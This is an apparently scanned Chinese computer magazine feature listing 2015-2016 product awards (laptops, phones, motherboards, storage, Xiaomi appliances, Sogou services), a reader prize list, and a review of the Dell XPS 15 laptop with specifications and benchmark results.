全新升级的 Area-51 起配为 i7 5820K(6 核/15MB 缓存)、2×4GB 内存、2TB HDD、蓝光 COMBO 光驱和 GTX 970 显卡。而最高配则为 i7 5960X 处理器(8 核/20MB 缓存)、512GB SSD+4TB HDD 以及惊人的 3 块 GTX 980 Ti 显卡 SLI(显存为 3×6GB GDDR5),堪称地球最强!无论是外观还是设计,无论是配置还是重量,无论是价格还是服务,Alienware Area-51 依然无敌。



## 顶级商用笔记本:戴尔 Latitude E5270

获奖理由:全能超便携 + 长续航 + 出色操控

作为“小而澎湃”的商用本 Latitude E5250 的后续机型,Latitude E5270 延续了 E5250 小巧的机身、肃穆的键盘设计,扬声器表现同样出色。E5270 升级到了最新的 Skylake 平台,不仅在性能上有了提升,且更加省电。更为重要的是,该机大幅提升了电池容量至 62Wh(E5250 的最大电池为 51Wh),大幅提升了整机续航能力。而在此基础上,该机的重量却减轻至 1.49kg(E5250 含 38Wh 电池都重 1.56kg)。另外,该机还可选移动网络模块,能够随时上网,是移动办公的超便携利器。



## 移动工作站:戴尔Precision 5510

获奖理由:移动工作站轻薄新标杆

工作站在很多人心目中,还是那个重达数十公斤的庞然大物(桌面工作站)。而随着处理器和专业显卡技术的进步,移动工作站已经日渐成熟——不过即便如此,也鲜有人知道移动工作站能够轻薄至1.78kg——但这已经成为现实。

戴尔Precision 5510移动工作站不仅有超轻薄的机身,还有屏幕超窄边框设计,外观相当拉风。它搭载了NVIDIA Quadro M1000M专业显卡,且可选移动至强E3-1505M v5处理器,在不少专业应用上甚至秒杀i7 6700HQ+GTX 980M的搭配。强劲的专业性能,时尚的设计,超轻薄的机身,使得Precision 5510在移动工作站领域风光无限。



## 家用笔记本:戴尔XPS 13

获奖理由:出众的设计,超轻薄,舒适的操控、出色的屏幕和扬声器、强劲的性能、超长续航、强大的扩展能力

在2015年到2016年期间,如果要评选出一款机型,既具备出众的设计,又有优良的体验,还有不错的价格能够引爆市场,那这款机型非戴尔XPS 13莫属。

从2015年初诞生开始,XPS 13就迅速摘获包括CES设计奖、《电脑报》2014~2015年度编辑选择奖在内的多项大奖。它有超轻薄的时尚外观,13英寸全高清/超高清屏幕塞入11.6英寸机身,却仅重1.18kg。它有非常棒的键盘和扬声器,操控体验舒适,且有超长的续航和强劲的性能。2015年底,XPS 13升级到了Skylake平台,让它的性能和续航表现都更上一层楼。雷电3接口的引入,让该机的外接扩展能力大幅提升。而金色款的出现,更使得该机“毒性大增”。

这是一款你拿在手里2分钟就会“中毒”的优秀设计产品——是的,如果你仅仅看产品图,或许还不会觉得它难以抗拒,但当你把该机拿在手里,它的小巧、轻盈和时尚,一定会让你惊诧不已。而高达97%的用户推荐率(97%的XPS 13用户明确表示会把该机推荐给朋友和家人,该调查数据来自戴尔),也足以证明它的优秀。毫无疑问,戴尔XPS 13在2016年中依然是值得购买的机型。



## 拍照手机:华硕鹰眼ZenFone Zoom

获奖理由:成功把光学变焦手机做得不再像相机

华硕2015年重新整合了旗下的ZenFone系列手机,型号相对以往更好区分,每款产品的定位也更加明确。无论你认为后置“奥利奥镜头”是奇葩还是跟风,起码ZenFone Zoom迈出了这一步,已经让我们逐步对其传统PC厂商的品牌形象有所改观,也在2015年底的手机产品中独树一帜。说到产品,支持3倍光学变焦的镜头无疑让ZenFone Zoom在外观尺寸、重量以及屏幕边框宽度上作出了妥协,但在妥协的背后,光学变焦镜头在一定程度上,却能让追求拍摄体验的用户寻找自己的诉求。另外,作为一家非常强调技术的厂商,华硕2015年可以说也对4GB RAM手机的普及起到了推动作用,而光学变焦功能,未来也毫无疑问会更广泛地出现在手机产品中。

## 音乐手机:vivo X6Plus

获奖理由:音乐播放效果拥有压倒性优势

理论上说,上市时间都已经超过一年的XPlay和XShot系列早就应该更新了,但受限于骁龙820的量产时间,高端XPlay和XShot系列只能等到2016年才会发布,vivo只能先推出全新的X系列。从配置上来说,vivo X6与X6Plus其实都是走量的中端产品,两者在外观设计上基本保持一致。硬件配置方面,vivo X6Plus在普及4GB RAM的基础上,还增加了机身存储空间。并且为了提升音质,X6Plus还首次采用了ES9028解码芯片与ES9603二级运放芯片的组合。对于自诞生之日起就非常重视音乐体验的vivo来说,X6Plus在音乐播放方面的表现可谓更进一步,继续在差异化竞争的道路,与竞争对手拉开了距离。



## 创新手机:nubia Z9

获奖理由:率先在国内量产的无边框手机

nubia手机自诞生之日起,每一代产品都会有所突破,从Z5系列的全网通,到Z7系列的拍星空,再到Z9的无边框显示技术。作为较早引入该技术的产品,Z9这块显示无边框屏幕给很多人留下了深刻的印象,边框交互模式也易学易用,相信用过的人都会感受到nubia手机现在有了更多有趣的玩法。当然,作为率先吃螃蟹的厂商之一,Z9并不完美,机身相对厚重,无边框屏幕也更容易碎屏,另外还包括屏幕边缘显示内容变形与模糊的问题。但无论如何,在夏番Aquos Crystal无边框手机诞生一年后,我们再次在国产手机上看到显示无边框技术,尽管它算不上业界首创,但在国内智能手机普遍同质化的大环境下,nubia Z9带来的显示效果上的创新依然非常抢眼。

## 存储卡:闪迪至尊超极速

SDXC UHS-II 64GB

获奖理由:领略高清摄影摄像的极速“快感”

如今具备4K拍摄能力的数码设备越来越多,为了满足这些产品对于速度容量挑剔的眼光,存储卡厂商也在不断地推出极致产品,让它不至于成为制约这些设备发挥实力的瓶颈,比如闪迪至尊超极速SDXC UHS-II存储卡。这款产品性能“彪悍”,能满足专业摄影师的需求,支持极速连拍,捕捉全高清视频及影院级4K超高清视频。它拥有最高达250MB/s的极致写入速度,用户可以使用单反相机进行极速连拍,随心捕捉自己想要的画面。拍摄完成后,280MB/s的极致读取速度能大幅提升工作效率。全新的U3视频等级可在30MB/s的最低持续速度下拍摄影院级4K视频、3D或全高清视频。当然,如果能搭配闪迪至尊超极速UHS-II SD读卡器使用的话,传输效果就更好了。随卡附赠了为期一年的RescuePRO Deluxe数据还原软件,即使是不小心误删除的重要照片或视频,也可轻松将其还原。



## 空气净化器:小米空气净化器2

获奖理由:价格革了空气净化器市场的命

“得益于”持续的雾霾天,小米空气净化器2近期得到了极高的市场关注度。该机在上一代的基础上,净化效果与机身体积、噪声等方面再次进行了利弊的权衡,这显然是非常明智的取舍。因为在保证净化效果并没有多少损失的情况下,小巧的体积无疑更符合现代家庭的使用需求,同时699元的价格也更亲民,让更多消费者都能感受到洁净空气所带来的好处,大卖自然是情理之中的事。另外,作为小米智能家居战略中的重要一环,小米空气净化器2自身也肩负着打破坚冰的重要使命,699元的价格可以说给目前的空气净化器市场投下了一枚重磅炸弹,直接拉低了行业的整体售价,对空气净化器的普及,也起到了关键作用。



## 净水器:小米净水器

获奖理由:让公民意识到水质的重要性

和空气一样,水也是万物生存不可或缺的资源,直到现在,可以说国人对于水质的重要性认识依然不高。小米净水器的出现,证明了部分消费者已经开始慢慢接受并认可净水的必要性,因为目前家家户户的饮用水源,都未必能达到国家的饮水标准,并且自来水如果不经过处理,几乎不可能直接饮用。因此,净水器的出现就是在帮助我们在用水源头就开始一个水质处理,之前可能还有用户处于观望阶段,而小米净水器的出现显然加快了从考虑到购买的过程。坦白说小米净水器也存在一些不足之处(噪音、走线),但更多方面还是值得肯定,结合其低于市场平均值的价格,总体来看是一款优秀的净水产品。



## 闪存盘:闪迪至尊高速酷铄 USB3.0 闪存盘 64GB

获奖理由:USB3.0 闪存盘中的“钢铁侠”

尽管现在存储设备多种多样,但在遇到大文件的情况下,优先选择 USB3.0 闪存盘作为随身外置存储设备势必是更合理的选择。而且随着 USB3.0 接口的普及,这类产品的售价也越来越亲民。闪迪至尊高速酷铄 USB3.0 闪存盘,炫酷的金属外观设计感十足,颜值极高。拥有高达 150MB/秒传输速度,是标准 USB 2.0 闪存盘的 15 倍,传输一部电影大概需要 30 秒。同时 64GB 的存储容量对喜欢图片、视频的用户也非常实用。对于大容量的闪存来说,一个不得不用户担心的问题就是丢失后的安全问题。在这点上,闪迪闪存盘为用户提供了保险箱安全软件,用户可在闪存盘上设置具有密码保护的私人文件夹,即使将闪存盘与他人共享时,依然能够保护文件资料的私密性。综合比较而言,编辑认为闪迪至尊高速酷铄 USB3.0 闪存盘是 2015 年一款最具代表性的产品。



## 主板:技嘉 B150N-Phoenix-WiFi

获奖理由:获奖理由:PCB 设计布局科学严谨,灯光系统炫酷,魔音音效系统和双网卡组合充分满足娱乐应用需求,综合素质出色。

技嘉 B150N-Phoenix WiFi 是 Skylake ITX 平台的升级座驾,延续了橙色配色,标志性的“烈焰背光系统”也得到了升级,不仅有呼吸灯效果,还能根据正在播放的音频有节奏地闪烁,搭配侧透机箱使用,非常炫酷。

除了出众的颜值,其 PCB 设计布局也科学严谨,无论是大型的塔式风冷,还是水冷散热器,以及各种高低不同的马甲内存条都能顺利安装。主板也充分考虑到了娱乐性的音频和网络优化,一如既往地采用魔音音效系统,搭配日系专业音频电容,两颗运放芯片,推动高阻抗的耳机不在话下,而且魔音 USB 接口也可以输出更纯净的音频信号;网络部分则采用了 Intel I219V 以及 AC8260 双网卡组合。此外,M.2 插槽巧妙地放到主板背部,最新的 USB3.1 接口更是提供 Type-A/C 的双向支持,满足存储设备的高速传输需求。

在小板装机成为流行趋势的当下,技嘉 B150N-Phoenix WiFi 堪称打造轻量级平台的利器,产品整体设计非常亮眼。



## 主板:华硕 E3 PRO GAMING V5

获奖理由:C232 主板中唯一的游戏主板,规格高、用料扎实、提供丰富的电竞专属功能,是一款出色的游戏主板。

华硕 E3 PRO GAMING V5 是一款基于 C232 芯片组的游戏主板。该产品的最大卖点是支持至强 E3-1200 V5 系列处理器,能充分发挥新至强 E3 处理器性能的同时,还支持 Skylake 架构酷睿、奔腾等处理器。

华硕 E3 PRO GAMING V5 还是 C232 产品中少有的游戏主板,其采用了玩家系列比较常见的红黑配色,彰显出游戏定位。主板还为玩家提供了丰富的电竞专属功能,包括独立音频模块、声波雷达 II、电竞提速、硬盘加速等特色功能,能带来更好的游戏体验。

作为一线大厂的产品,华硕 E3 PRO GAMING V5 在规格和用料方面表现也很不错。提供了 4 条 DDR4 内存插槽,最大支持 64GB 容量以及 2 条 PCI-E × 16 插槽、2 条 PCI-E × 1 插槽以及 2 条 PCI 插槽,扩展性能非常出色。为了满足用户对于高速数据传输的需求,主板提供了 1 个 M.2 插槽和 USB3.1 Type-A/C 等高规格接口。

总的来说,这款高颜值的游戏主板可以说是组建 Skylake 游戏平台的一个不错选择,获得编辑推荐奖实至名归。

## 显卡:华硕 STRIX 980TI

获奖理由:除了豪华的用料和出色的性能,优化的散热设计改变了旗舰显卡噪音大的弊端,高性能与静音兼顾。

由于旗舰显卡发热量较大,在运行时散热器的噪音大是无法避免的。不过华硕 STRIX-GTX980Ti 采用独家 DirectCU III 热管直触散热技术,配备 10mm 直径镀镍热管,配以专利扇叶设计的风扇,散热效率更高。即便是高负荷运行状态下,显卡也能安静稳定地运行。该卡同样支持智能零噪音技术,当 GPU 温度在设定温度以下风扇会完全停止转动,这在该级别显卡中是独一无二的。

显卡采用 Auto-Extreme 全自动制程技术,通过 100% 全自动化生产,可降低传统人工生产线的不确定性,确保产品拥有高度一致的稳定性。显卡采用 14 相 SAP2.0 超合金组件,提供航天级的品质与稳固可靠性,可大幅提升显卡效率、减少功耗。还配备了金属背板,可为 GPU 提供优异防护,更耐用。

此外,GPU Tweak II 软件除了可以实时调校显卡参数,还有 Gaming Booster 功能,可自动分配系统资源;同时内置 XSplit Gamecaster 串流工具,实现串流、记录游戏实况,带给玩家最佳的软硬件整合。

## 处理器:AMD FX-6330

获奖理由:在同价位产品中拥有不错的多线程处理能力,没有锁倍频的设计方便玩家超频,性价比突出

AMD FX-6330 处理器基于已经成熟的打桩机架构而来,原生六核心设计能满足 Windows 10 系统以及 DX12 API 对于多线程运算的需求,在新应用中发挥出更好的性能。其默认主频为 3.6GHz,通过智能超频技术可自动提升至 4.2GHz。

值得一提的是,AMD FX-6330 还是一款黑盒处理器,具有不锁倍频的特性。玩家只需在 BIOS 或 AMD 提供的专业软件中简单操作,就能实现超频操作,进一步提升产品性能。此外,AMD FX-6330 盒装处理器还随机赠送了原装的 S3.0 散热器,和之前的 AMD 盒包散热器相比,S3.0 的散热片表面积增加 24%,风扇风量增加 34%,而运行时最高噪音仅为 39 分贝,全面提升六核处理器散热性能与效率的同时保证了静音效果,在同价位处理器中具有比较突出的表现。

## 游戏鼠标:SteelSeries 赛睿 Rival 100

获奖理由:硬件性能更优秀,定制灯光功能独具特色,实用与个性化兼得

外形采用人体工程学设计的 Rival 100 拥有比同级别产品高 40% 的追踪精度及高 33% 的运动追踪速度,同时可定制的 Prism RGB 灯光系统,个性化兼备。

而且在硬件性能方面,Rival 100 也有不错的表现,硬件性能在同级产品中显得突出。Rival 100 采用了特制传感器,具备出色的追踪精度,能为玩家们提供真正的 1:1 追踪精度,为极限操作打下坚实基础;与此同时,Rival 100 在提供最佳追踪速度及最快响应速度的同时,没有牺牲任何性能,使它成为同类中性能表现突出的游戏鼠标。另外,Rival 100 还配备了有 3000 万次点击寿命的赛睿特制微动,这也让 Rival 100 成为入门级游戏鼠标中的最佳选择,值得推荐。





## 机箱:航嘉MVP MINI II

**获奖理由:**独创显卡托架设计,作为迷你机箱却可同时安装240mm和120mm水冷排,内部空间利用率极高,散热性能在迷你机箱中十分突出。

航嘉在2015年底推出了MVP MINI II,这款机箱延续了MVP系列机箱的优秀散热设计以及良好的拓展性能,继承MVP MINI的精致小巧特色的同时,也在外观上有所突破,满足用户对中小型游戏机箱的需求。

MVP MINI II在顶部可安装240mm水冷排/双120mm风扇,前部也可安装120mm水冷排/120mm风扇。它最有特色的卖点就是独创长显卡托架(航嘉专利),能更好固定超长超重旗舰显卡,避免显卡因自重而变形。另外,电源下置/背部走线/USB3.0/侧透面板/背部SSD安装位等游戏机箱的基本功能也一应俱全,兼容micro-ATX和mini-ITX主板,相比MVP MINI一代产品来说,MVP MINI II在游戏功能方面进行了升级,突出“小而全”的特性。

## 电源:航嘉MVPLAND K650

**获奖理由:**通过80PLUS金牌认证,转换效率高,针对高端显卡强化12V单路输出至54A,更加稳定可靠,模块化设计让机箱走线更清爽,工作噪音控制出色。

MVPLAND K650电源额定功率为650W,通过了80PLUS金牌认证,对于这类高功率电源来讲,通过高规格的80PLUS认证更有必要,可以在高负荷工作状态下节约更多电能。K650电源采用黑色磨砂外壳,印有航嘉“MVPLAND”的专属Logo,给人安全可靠印象。

K650采用主动式PFC设计,单路12V输出高达54A,能够满足高端显卡12V供电的变态要求。同时,LLC谐振电路搭配DC-DC转换模块带来了稳定高效的性能表现,这也是它能够通过80PLUS金牌认证的重要原因之一。同时,K650电源的用料也非常考究,从根本上保证了它在工作时的稳定性、可靠性以及耐用性。

## 硬盘:希捷Seven

**获奖理由:**呈现完美制造工艺的超纤薄硬盘

这是一款已经超越传统硬盘设计理念的产品,也是目前市面上最为纤薄的硬盘,长122.5mm,宽82毫米,边缘厚度只有7mm,90g便携重量,比一台iPhone 6 Plus还要薄,深冲压工艺打造的全钢磨砂外壳,具有不错的硬度和抗刮擦能力,美观和实用性兼顾,所以不管你将它当成工艺品或艺术品都不为过。

在纤薄的机身背后,希捷Seven硬盘的容量达到了500GB,并采用主流的USB 3.0接口,连上数据线即可使用不需要辅助供电。而且为了保证数据安全,希捷Seven硬盘还经过了严格的强度和跌落测试,并提供了一系列增值软件,如手机移动备份软件、Dashboard 3.0备份软件等。整体来看,希捷Seven硬盘不管是外观还是内部设计已经超越了硬盘的传统设计理念,获得电脑报编辑的青睐也合情合理。



## 显示器:戴尔SE2716H

**获奖理由:**体验曲面大屏显示器的绝好选择

随着显示面板技术的发展,曲面屏显示器已经来到了大众消费者的面前,不过主流产品价格还比普通显示器高出不少。作为一款做工上乘、显示效果极佳的高端大屏幕曲面显示器,戴尔SE2716H在价格上却走了亲民路线。它采用了曲率半径为4000mm的曲面屏,整体外壳也做成了漂亮的圆弧,钢琴漆的弧面背板配合金属灰圆弧形磨砂底座,外观设计上既时尚又很有整体感,给人一种高大上的感觉。令人称道的是,SE2716H正面的边框仅有7.7mm厚。SE2716H提供了丰富的预设显示方案,包括标准、多媒体、游戏、电影、文字办公、冷色调、暖色调等,根据Spyder4Elite的测试结果,SE2716H的sRGB色域为97%,对比度和清晰度也达到了高端显示器的上游水平。由于内置了双9W音箱,用一根HDMI线把电脑或游戏机与SE2716H相连就可以同时输出音视频了,不必再额外购买音箱了,非常贴心。

## 网页游戏:搜狗网页游戏



**获奖理由:**适合大众的精品、免费和高质量的游戏娱乐平台,用户基础达数千万。

搜狗游戏中心是搜狗公司旗下的精品网络游戏运营平台,主要为广大用户提供轻松、休闲、健康的免费游戏娱乐产品。目前已上线百款最新最热的免费网页游戏,位居国内一线平台行列,拥有数千万用户。目前运营网页游戏、客户端游戏等多种游戏类型,作为国内最完善的网络游戏平台之一,搜狗游戏中心致力于为广大游戏玩家提供最新最全的游戏产品,更贴心更完善的体验服务,打造一个最新最全最好玩的互动娱乐游戏平台。

搜狗页游是搜狗公司旗下精品网页游戏分发运营平台。自2011年平台建立以来,目前搜狗游戏中心页游平台拥有数千万忠实用户,上线百款最新最热的免费网页游戏,已然跻身国内一线网页游戏分发平台。2015年,经典游戏《传奇霸业》、人气游戏《花千骨》等均在搜狗页游火爆开服,连续数月刷新纪录,成为了年度当之无愧的“现象级”大作。

## 网址导航:搜狗网址导航



**获奖理由:**中国优秀的一站式上网平台,分类最齐全的网址导航页面,为亿万网民提供了快捷便利的起点。

最专业权威的上网导航。包含音乐、视频、小说、游戏、财经等上百个分类的优秀站点,提供最简单便捷的网上导航服务,是最受网民欢迎的上网主页。搜狗网址导航始终为亿万网友提供一流的产品服务,始终践行搜狗的产品使命,让您上网更轻松、生活更便捷!

## 2015-2016年度中国IT品牌风云榜&中国好产品评选活动读者获奖名单(部分)

### 一等奖(1名)

希捷 Personal Clud2-Bay 8TB  
杨思琦 189\*\*\*\*1671

### 二等奖(4名)

映泰 iDEQ-t1 mini PC  
俞震宇 189\*\*\*\*5933  
廖科 137\*\*\*\*2652  
昂达 V116w 平板电脑  
郭黎 189\*\*\*\*6438  
马兴 135\*\*\*\*3739

### 三等奖(7名)

技嘉 Z170X-Gaming 3 主板  
戴睿 139\*\*\*\*8678  
技嘉 H170-Gaming 3 主板  
洪亮 189\*\*\*\*1060  
黎永生 132\*\*\*\*9078  
映众 GTX660 游戏至尊版显卡  
刘念涛 136\*\*\*\*5188  
吕广强 137\*\*\*\*3951  
王红 158\*\*\*\*7096  
王新杰 183\*\*\*\*1790



### 友情提示:

- 1.查询更多获奖名单,请登陆电脑报官方网站(www.icpcw.com)或扫描左边二维码。
- 2.请获奖读者速与本报联系,并将详细地址与联系方式发送到联系邮箱,截止日为3月31日,逾期将视作自动放弃,联系方式如下:

E-mail:pcw\_huodong@163.com  
联系人:陈鑫



轻薄高性能

# 戴尔 XPS 15 笔记本评测

轻薄与高性能结合可以说是绝大多数游戏玩家梦寐以求的笔记本形态,毕竟随身携带才是笔记本安身立命之根本,如果在此基础上可以保持随时开战的游戏性能,相信这种产品一定人见人爱。如果告诉你,它同时还具备相当独特而出色的外形设计和综合易用性,听起来似乎就相当完美了。今天我们测试的这款戴尔XPS 15,就是一款几乎可以达到这一境界的产品。

## 1.78kg 起,15.6 英寸屏 14 英寸级机身

由 XPS 13 掀起了一股微边框设计风潮,成功将大尺寸的易用性与小尺寸的便携性两相结合,这一点在轻薄本的极致化道路上非常重要,对于一直渴望小型化的高性能游戏本而言也能成为一个全新突破点,所以,戴尔将微边框设计带入了 15.6 英寸的世界,XPS 15 就是一款标准 15.6 英寸屏机型,但从“三围”来看,357mm × 235mm × 17mm 的它又是不折不扣的 14 英寸本身形,甚至比部分 14 英寸机型更小巧(作为对比,14 英寸的联想拯救者 14 长宽厚分别为 350mm × 250mm × 27.5mm,重 2.2kg),体重更

是低至 1.78kg 起。我们测试的机型实际上有两款,还有一款是搭载了保护玻璃的 4K 触控屏版,体重也不过 2kg。可以说在轻薄化方面,XPS 15 走在了所有大尺寸游戏本的最前头。

这也就意味着,在对于游戏体验最重要的屏幕、输入体验等方面,XPS 15 将延续 15.6 英寸的优势,但同时又把 14 英寸本更轻便的特点发挥出来,一举两得。

## 银黑搭配,金属 + 碳纤维,一切设计均为轻薄而来

戴尔在其高端产品线系列一直都推崇类似的设计风格,这也是塑造品牌形象的一个经典方法,在老 XPS 时代就一直延续的银黑配色在新一代 XPS 15 上同样得到了延续,该机的顶盖和底壳均为银色,顶盖蚀刻了 DELL 品牌 LOGO 字样,没有多余的棱角设计,显得很简洁大方,严格意义上来说 XPS 15 并非纯游戏本,轻薄特性的加入让它拥有了满足办公等严肃环境应用的可能。而在开盖后,屏幕和键盘面均为黑色,不会显得过于扎眼。

用料方面,XPS 15 顶盖和底壳都采用了镁铝合金材质打造,耐用性很高,磨砂工艺让它的握持手感相当舒服,而该机的键盘面则采用了碳纤维材质,比金属更轻便,强度还更高!堪

称高端本的绝佳搭档,配合表面的类肤涂层,接触手感相当柔和,文字输入时也不会磕着手腕,舒适度较高。

其实在 XPS 15 的细节设计上就可以看出该机全盘为轻薄化努力的痕迹——第一,它的电源适配器接口明显小于我们测试过的几乎所有同等配置游戏本;第二是为了搭载微边框,它把摄像头位置从传统的屏幕顶部移到了屏幕左下方;第三,它没有采用数字小键盘,这在 15.6 英寸机型中比较罕见,节约下来的空间也正可以为进一步小巧预留空间;第四,该机采用了厚度很低的下沉式转轴,进一步让合盖后的 XPS 15 显得更为轻薄……可以说在轻薄设计方面,戴尔的确下了不少工夫。

## 处理器、显卡、内存、SSD 均出色 游戏与准专业应用同时满足

该机采用 Core i7 6700HQ 处理器和 GTX 960M 独显,和我们年度游戏本横测中的那些 GTX 960M 游戏本一样,《使命召唤 12: 黑色行动 3》《辐射 4》等游戏均能在高特效下实现流畅。不过,你别忘了它的尺寸只有那些产品的 2/3。

另外我们要强调的是:该机的实际性能体验比那些价格同样不菲的 GTX 960M 游戏本更好(这一点可能会出乎你意料)。首先,XPS 15 标配了双通道 DDR4-2133 内存,无论是 8GB 还是 16GB 内存,都是双通道(XPS 全系列都是双通道内存,4GB 也不例外),在很多应用尤其是使用集成显卡的应用中会体现出巨大的优势(目前绝大多数 GTX 960M 游戏笔记

本,8GB 版都是单通道内存)。其次,为了应对一些对磁盘速度要求高的准专业应用需求(比如大型的设计、多媒体处理),它搭载了三星品牌的 256GB/512GB NVMe SSD,这两块 SSD 的性能差别其实不大,总体速度都很快,根据 AS SSD 的测试来看,连续写入达到了 593MB/s,读取更是惊人的 1662MB/s,用实际体验来说就是所有应用都是秒开,游戏加载速度也相当快,哪怕是《刺客信条:枭雄》这款出了名的慢启动游戏也能在七八秒就进入,相当给力。所以,在大同之下,XPS 15 虽然是“小个头”,但实际上细节的体验会更好。而这种“细节体验更好”,也不仅体现在性能方面,操控、屏幕等同样如此——请接着往下看。



该机的输入体验保持了相当高的水准,无论文字工作还是玩游戏都可轻松满足。特别值得一提的是该机的触控板,非常灵敏



经典的银黑配色搭配金属 + 碳纤维材质,XPS 15 小型化设计上的确下了很多工夫



电源适配器的接口也采用了小型化设计,直径甚至比 USB 接口的高度还要小,除此之外该机还搭载了扩展能力强悍的雷电 3 接口

服务电话: **4008858555**

✓ 目前最轻薄的15.6英寸标压四核处理器GTX 960M独显机型,外形设计出色,综合使用体验优秀,可维护性强,标配雷电3接口

✗ 应配备上门售后服务

### 基本参数

■ 显示屏: 15.6 英寸 1920 × 1090, 非触控 /3840 × 2160, IGZO IPS, 十点触控  
■ 处理器: Core i7 6700HQ (四核心八线程, 主频 2.7GHz, 最高四核睿频 3.1GHz)  
■ 内存: 2 × 4GB/2 × 8GB DDR4-2133  
■ 显卡: GTX 960M 2GB GDDR5 独显 + HD 530 集显  
■ 存储: 256GB/512GB M.2 NVMe SSD (三星 PM951)  
■ 网络: 英特尔 Wireless-AC 8260 802.11ac 无线 + 蓝牙 4.1  
■ 其他: 2 × USB3.0、HDMI、雷电 /USB3.1 Type-C、音频输入输出、SD 读卡器、720P 摄像头  
■ 重量: 1.78kg (含 56Wh 电池)/2kg (含 84Wh 电池)  
■ 系统: Windows 10 64 位  
■ 售后: 2 年送修  
■ 官方电话直销价格: **11899 元 /19300 元**(i5 起配版 9899 元)

### 性能测试

■ Cinebench R15 单核 / 多核 / 显卡: 144/650/50.3fps  
■ Cinebench R11.5 单核 / 多核 / 显卡: 1.66/7.4/46.31fps  
■ Cinebench R10 单核 / 多核 / 显卡: 6952/25795/4758  
■ Winrar 压缩性能: 8099KB/s  
■ 3DMark 2013 FireStrike: 4060  
■ AS SSD: 连续读取 1662MB/s、连续写入 593MB/s  
■ 满载处理器 / 显卡温度: 94℃ @3.1GHz 睿频 (后期会降至标准频率并降温)/87℃ @标准频率  
■ 720P/MP4 格式视频播放时间: 290 分钟  
■ 《合金装备: 幻痛》1920 × 1080, 最高特效: 59fps  
■ 《辐射 4》1920 × 1080, 最高特效: 26fps  
■ 《使命召唤 12: 黑色行动 3》1920 × 1080, 高特效: 35fps  
■ 《刺客信条: 枭雄》1920 × 1080, 高特效: 24fps



上接25版

扬声器澎湃,输入体验舒适,屏幕效果出色,视频播放 5~7 小时

正是 XPS 13 的出现让我们认识到了高品质扬声器与笔记本尺寸没有直接“正向关系”,小个头也能出好声音。那么,与 XPS 13 师出同门且个头更大的 XPS 15 自然不会在这方面让人失望,它的扬声器效果可以用澎湃来形容,在安静的办公室内测试时我甚至不敢开启最大音量,因为怕干扰到其他正在工作的同事,简单来说就是用 XPS 15 看电影玩游戏你压根就不必担心声音体验的问题,一切都显得那么游刃有余。

XPS 15 键盘的键距键程都很合理,触控板面积也足够宽大,用它来进行长时间的文字工作不会觉得手指疲劳。触控板响应超灵敏,操控可以非常优雅!应该说 XPS 13/15 的触

控板和苹果 MacBook 的触控板都算是顶级的,体验远超一般游戏本的触控板,甚至戴尔游匣 15 7000 的触控板手感也赶不上 XPS 15 的。只是一体式触控板我们不算特别喜欢,但从轻薄和美观的角度来看却是唯一选择。

XPS 15 有两种屏幕,一种是全高清非触控屏,一种是 4K 分辨率 10 点触控屏,两种屏幕的表现都很完美,亮度高,色彩准确,可视角度大,我们的摄影师、设计师也非常满意屏幕表现。另外,4K 触屏版虽然有玻璃保护层会反光,但即便在强光环境下,镜面屏也能满足使用需求(亮度够高,对比度够大)。

对于大多数高性能本而言我们

并不会特别在意它们的续航能力,毕竟 Core i7 6700HQ 和 GTX 960M 都是功耗大户,而且基础功耗都不低。但既然 XPS 15 具备出色的便携性,那么就来测试一下吧:我们测试的两款笔记本中,全高清版搭载的是 56Wh 电池,而 4K 屏版本搭载的是 84Wh 电池。由于 4K 屏功耗较高(最低亮度也有 4W 左右,最高亮度时更是高达 12W——对,是单指屏幕功耗),所以两者的实际续航能力相仿,在使用集显输出的情况下以 40% 亮度(这个亮度就能满足室内观影需求了)和 40% 音量看 720P/MP4 电影可坚持 5 小时。不过,14900 元的全高清屏版搭载的是 84Wh 电池,可连续播放 7 小时。

标配雷电 3 接口扩展性强,散热效果中规中矩,揭底盖维护很方便

作为一款轻薄本,XPS 15 在接口设计看起来就不似其他厚实的高性能本那么全能了,但就目前的发展趋势来看,功能模块化设计随着高带宽接口的普及化而渐渐成为笔记本的一个重要发展方向,XPS 15 身上就搭载了 1 个雷电 3 接口,传输速率达到了 40Gbps,且已经开始有扩展坞产品可供选择(戴尔在今年的 CES 展上就有推出)。多设备扩展绝大多数情况下都发生在办公室内,也就是说全能扩展其实是不太需要便

携性的(当然,坞站也可以很轻便,有需要时可携带),笔记本上只需几个必要的接口,对轻薄设计更有利,同时坞站可扩展的接口远非传统笔记本可比拟,转出多个视频输出/USB3.0/有线网络接口等都不在话下。

双满载极限考机的散热表现方面,由于 XPS 15 机身超轻薄,所以就不能指望它太多啦 ^\_# ,显卡温度会达到 87℃,键盘面的温度最高会达到 48℃,但综合来看也不差。另外,

CPU 在最高四核睿频时,虽然会升温到 94℃,但后期会自动取消睿频,这时温度又会大幅降低。

XPS 15 的维护很容易,只需拧下底部螺丝就能打开它的金属底盖。两个散热器的清灰很容易。除此之外该机的内部做工用料也达到了一流水准,可靠性很高。不过高配版由于内置的 84Wh 锂离子聚合物电池占据了 2.5 英寸硬盘位置,所以就没有额外的升级空间啦。

工程师总结 | 黎坤 高性能本轻薄化初见曙光

其实在高性能(游戏本)的轻薄化进程上有不少先行者。比如联想 Y50、微星 GS,以及剑走偏锋的雷蛇灵刃,但它们都不成功,很多机型键盘可达 60℃,而且运行起来降频严重,以至于大家对高性能本轻薄化整体都持否定态度。

但 XPS 15 显然是一个高性能本轻薄化的成功案例。英特尔 Broadwell、Skylake 平台处理器的功

耗大幅降低,再加上 NVIDIA 高性能独显的低功耗化也取得重大进展,使得高性能本的轻薄化具备了实际的可行性。如今市场中已经出现了 2.3kg 左右的 15.6 英寸 GTX 960M 游戏本,这可是三年前 14 英寸普通本的标准体重。而在这基础之上,戴尔 XPS 15 更进一步,直接将 Core i7 标准电压四核处理器+ GTX 960M 显卡的组合塞进了

1.78kg 的机身,这是高性能本在轻薄化设计上的一次大突破,最关键的是它的综合表现不仅没有任何问题,反而更好。

我们相信 XPS 15 会在轻薄高性能本市场取得不菲成绩,与此同时,我们也相信它开启了高性能本轻薄化的大门,让这类产品“初见曙光”。

上接27版



4G/3G 上网卡 / 内置模块升级

特点:摆脱 WiFi 限制随时上网,无需使用手机做热点

60~300 元

